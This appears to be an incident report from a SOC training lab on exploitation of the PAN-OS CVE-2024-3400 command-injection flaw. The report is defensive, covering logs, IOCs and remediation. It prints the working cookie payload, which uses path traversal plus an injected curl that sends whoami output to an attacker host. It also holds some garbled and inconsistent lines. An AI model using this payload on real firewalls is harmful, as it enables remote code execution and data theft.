SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)

📋 Security Incident Investigation Report

> Incident ID: IR-2024-CVE-3400
>
> **Report Date:** 22 July 2025
>
> **Lead Analyst:** Febrian Ramadhan
>
> **Incident Status:** Closed

1. Executive Summary

> On April 18, 2024, a critical alert (SOC274) was triggered, indicating a successful exploitation of CVE-2024-3400, a command injection vulnerability on our perimeter Palo Alto Networks firewall (PA-Firewall-01). A remote, unauthenticated attacker gained initial access and performed reconnaissance, attempting to exfiltrate system logs. While the exfiltration attempt ultimately failed due to a network error, the attacker successfully executed a second-stage payload (update.py) to consolidate access. This incident highlights critical vulnerabilities in patch management and the risks associated with exposing management interfaces.

2. Attack Narrative & Timeline

Attack Chronology


Timestamp (UTC)	Tactic (MITRE ATT&CK)	Activity Description	Data Source
Apr 18, 2024, 03:09 PM	**T1190 - Exploit Public-Facing Application**	Attacker from IP 144.172.79.92 sent a crafted POST request to /global-protect/login.esp on PA-Firewall-01.	Firewall Logs
Apr 18, 2024, 03:09 PM	**T1059.004 - Command and Scripting Interpreter: Unix Shell**	Malicious payload in the HTTP Cookie (containing curl and $(whoami)) was successfully injected and executed on the firewall's OS.	Firewall Logs
Apr 18, 2024, 03:10 PM	**T1041 - Exfiltration Over C2 Channel**	Firewall initiated an attempt to send (dt_send) log files from /opt/panlogs/ to the attacker's C2 server.	Firewall Internal Logs
Apr 18, 2024, 03:10 PM	**T1486 - Data Encrypted for Impact**	**(Note: This original entry from the general template is not directly applicable here. We focus on exfiltration/access, not encryption.)**	N/A

Apr 18, 2024, 03:10 PM	**Detection**	NIDS/SIEM generated alert SOC274 based on signature matching the command injection.	SIEM/NIDS Alert
Apr 18, 2024, 03:09:55 PM	**T1059.006 - Command and Scripting Interpreter: Python**	A second-stage payload, python3 update.py, was executed on the firewall to consolidate access.	EDR Process Logs
[Timestamp Containment]	**Response**	Host PA-Firewall-01 was successfully contained (isolated) to prevent further unauthorized access.	Case Notes

3. Technical Analysis

Initial Access & Vulnerability Exploitation

- **Alert Details:**
  - **Alert Name:** SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation [CVE-2024-3400]
  - **Timestamp:** Apr 18, 2024, 03:09 PM
  - **Source IP (Attacker):** 144.172.79.92
  - **Target IP (Firewall):** 172.16.17.139




SEVERITY	DATE	RULE NAME	EVENTID	TYPE	ACTION
Critical	Apr, 18, 2024, 03:09 AM	SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)	249	Web Attack	» ✓

A critical command injection vulnerability has been identified in Palo Alto Networks PAN-OS software

EventID :	249
Event Time :	Apr, 18, 2024, 03:09 AM
Rule :	SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)
Level :	Security Analyst
Hostname :	PA-Firewall-01
Destination IP Address :	172.16.17.139
Source IP Address :	144.172.79.92
HTTP Request Method :	POST
Requested URL :	172.16.17.139/global-protect/login.esp
cookie :	SESSID=./../../../opt/panlogs/tmp/device_telemetry/hour/aaa`curl${IFS}144.172.79.92:4444?user=$(whoami)`
Alert Trigger Reason :	Characteristics exploit pattern Detected on Cookie and Request, indicative exploitation of the CVE-2024-3400.
Device Action :	Allowed

Show Hint

- **Targeted Asset Confirmation:** The target asset 172.16.17.139 was confirmed to be PA-Firewall-01, running PAN-OS 10.2.0, a version known to be vulnerable to CVE-2024-3400. This confirms the high criticality of the asset.




Endpoint Information

Host Information

Hostname:	PA-Firewall-01	Domain:	LetsDefend
IP Address:	172.16.17.139	Bit Level:	64
OS:	PAN-OS 10.2.0	Primary User:	LetsDefend
Client/Server:	Server	Last Login:	Apr, 18, 2024, 07:05 AM

- **Vulnerability Exploitation:**
    - Log analysis revealed a malicious HTTP POST request targeting the /global-protect/login.esp endpoint, a feature known to be vulnerable.
    - The command injection payload was embedded within the **Cookie** field of the HTTP request, showcasing an evasion tactic. The injected command was: SESSID=../../../opt/panlogs/tmp/device_telemetry/day/aaacurl(whoami)``

      ```
      IFS144.172.79.92:4444?user=IFS144.172.79.92:4444?user=
      ```



Event

destination_address	172.16.17.139
destination_port	20077
time	Apr, 18, 2024, 03:09 PM
Raw Log	
HTTP Method	POST
URL	/global-protect/login.esp
HTTP Version	HTTP/1.1
Host	172.16.17.139
Cookie	SESSID=./../../../c
Content-Type	application/x-ww
Content-Length	158

COOKIE


```
SESSID=./../../../opt/panlogs/tmp/device_telemetry/hour/aaa`curl${IFS}144.172.79.
92:4444?user=$(whoami)
```

1 row selected

-
    - This payload utilized:
        - **Path Traversal (../../../):** To access arbitrary file system locations.
        - **Command Injection (... and $(...)):** To execute curl and whoami commands on the firewall's underlying OS.
        - **Data Exfiltration via C2:** The curl command was designed to send the output of whoami (indicating the compromised user context) to the attacker's C2 server (144.172.79.92:4444).

Attacker Infrastructure & Post-Exploitation Activity

- **Attacker IP Reputation:** The source IP 144.172.79.92 was flagged by multiple security vendors as malicious, associated with ROUTERHOSTING in the US, a common TTP for threat actors using leased infrastructure.



144.172.79.92 (144.172.79.0/24)
AS 14956 (ROUTERHOSTING)

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic Properties


Network	144.172.79.0/24
Autonomous System Number	14956
Autonomous System Label	ROUTERHOSTING
Regional Internet Registry	ARIN
Country	US
Continent	NA

Registration Data (RDAP)

IP Version:
v4
Address Range:
144.172.79.0 - 144.172.79.255
Parent Network:
NET-144-172-64-0-1
CIDR(s):
- 144.172.79.0/24

Network Name:
ROUTERHOSTING
Allocation Type:
ALLOCATION
Status:

- **Attempted Data Exfiltration (Failed):** Following the command injection, internal firewall logs showed an explicit attempt to exfiltrate log files from /opt/panlogs/tmp/device_telemetry/day/ to the attacker's server.



New Search

Destination Address contains "172.16.17.139"

4 events (before Apr, 18, 2024, 03:10 PM UTC)

destination_address	172.16.17.139
destination_port	0
time	Apr, 18, 2024, 03:10 PM


Raw Log

```
2024-04-18 15:09:42,...   dt_send INFO TX_DIR: send file dir: /opt/panlogs/tmp/device_telemetry/day/, n_files: 1
2024-04-18 15:09:42,...   dt_send INFO sorted file list: tmp_dir: /opt/panlogs/tmp/device_telemetry/day/*
2024-04-18 15:09:42,...   dt_send INFO TX_DIR: send file dir: fname: /opt/panlogs/tmp/device_telemetry/day/aaa`cur...
2024-04-18 15:09:42,...   dt_send INFO TX FILE: send_fname: /opt/panlogs/tmp/device_telemetry/day/aaa`curl${IFS}14...
2024-04-18 15:09:42,...   dt_send INFO TX_FILE: dest server ip: 144.172.79.92
2024-04-18 15:09:42,...   dt_send INFO TX FILE: send_file_cmd: /usr/local/bin/dt_curl -i 172.16.17.139 -f /opt/pan...
2024-04-18 15:09:43,...   dt_send INFO TX FILE: curl cmd status: 24, 24; err msg: 'DNS lookup failed'
```

1 row selected

  - However, the exfiltration attempt ultimately **failed** (indicated by curl cmd status: 24, 24; err msg: 'DNS lookup failed'), preventing the loss of sensitive data in this instance.

- **Second-Stage Payload Execution:** Despite the failed exfiltration, the attacker successfully executed a second-stage payload. An EDR log confirmed the execution of /usr/bin/python3 update.py on the firewall. This Python script, masquerading as a legitimate update, was likely intended to establish persistence, open a reverse shell, or initiate deeper data collection/exfiltration.



Hostname: PA-Firewall-01 Domain: LetsDefend Containment: Host Contained

IP Address: 172.16.17.139 Bit Level: 64

OS: PAN-OS 10.2.0 Primary User: LetsDefend

Client/Server: Server Last Login: Apr, 18, 2024, 07:05 AM

EVENT TIME	PROCESS ID	PROCESS NAME	PARENT PROCESS	COMMAND LINE
Apr 18 2024 15:09:55	1233	python3	systemd	/usr/bin/python3 update.py

Event Time : Apr 18 2024 15:09:55

Process ID : 1233

Target Process Command Line : /usr/libexec/mgmtsrvr/start

Image Path : /usr/bin/python3

Image Hash : 3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac

Process User : letsdefend

Parent Name : systemd

Parent Path : /lib/systemd/systemd

Command Line : /usr/bin/python3 update.py

4. Scope of Impact

- **Impacted Assets:**
  - PA-Firewall-01 (IP: 172.16.17.139) - Status: Contained. Vulnerability confirmed, code execution achieved. Patching and re-imaging are required.
- **Impacted Accounts:**
  - Potentially compromised administrative accounts on the firewall itself (attacker's whoami output, if successful, could indicate privileges). A full audit and password reset are recommended.
- **Impacted Data:**
  - **Data Type:** Potential exposure of firewall configuration files, network secrets, and credentials stored on the device.
  - **Data Exfiltration:** Attempted but Failed. No confirmed data loss.

5. Indicators of Compromise (IOCs)

IOC List

IOC Type	Value	Context
IP Address	144.172.79.92	Attacker Source IP / C2 Server
URL Pattern	global-protect/login.esp (with injected payload in Cookie)	Vulnerable Endpoint
Payload Command	curl${IFS}144.172.79.92:4444?user=$(whoami)	Command Injection Payload
File Path	/usr/bin/python3 update.py	Second-Stage Payload

File Hash (SHA256)	3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac	Hash of python3 update.py
CVE	CVE-2024-3400	Exploited Vulnerability

6. Recommendations

Immediate Actions (Completed)

- The attacker's IP address (144.172.79.92) has been blocked at the network edge.
- Host PA-Firewall-01 has been successfully contained (isolated).

Short-Term Hardening (1-2 Weeks)

- **Patching: IMMEDIATELY** apply the security patches released by Palo Alto Networks to mitigate CVE-2024-3400 on all affected devices. This is the root cause.
- **Eradication:** Re-image PA-Firewall-01 from a known-good, trusted image to ensure all persistent malware is removed.
- **Threat Hunting:** Conduct a proactive hunt across all perimeter device logs, searching for the identified attacker IP and similar malicious request patterns. Audit all local and administrative accounts on the firewall.

Long-Term Strategic (1-3 Months)

- **Attack Surface Reduction:** Implement strict Access Control Lists (ACLs) to ensure firewall management interfaces are **NEVER** directly exposed to the public internet. Access should be restricted to specific, internal management subnets (e.g., via a jump box or VPN).
- **Implement a WAF:** Deploy a Web Application Firewall (WAF) in front of critical, exposed management interfaces to provide an additional layer of defense against injection-style attacks.
- **Vulnerability Management Program:** Strengthen the existing vulnerability management program to ensure critical patches for perimeter devices are applied within a strict, defined SLA (Service Level Agreement), especially for publicly exposed assets.
- **Enhanced Logging:** Review logging configurations on critical network devices to ensure detailed command execution and file transfer attempts are fully captured for forensic purposes.

7. Lessons Learned

- **What Went Well?**
  - The detection signature for the command injection attempt was effective, allowing the SOC to be alerted to the activity quickly.
  - The exfiltration attempt ultimately failed, preventing sensitive data loss in this specific instance.
- **Areas for Improvement?**
  - The incident was directly caused by a failure in the patch management lifecycle. A critical vulnerability on a perimeter device was not patched in a timely manner.

- Exposing a management interface to the public internet, even for GlobalProtect, created an unnecessary and significant attack surface. This highlights the need for a comprehensive attack surface reduction review.
- While detection occurred, the attacker was able to successfully execute a second-stage payload. Behavioral detection rules for suspicious python script execution on network devices should be reviewed/created.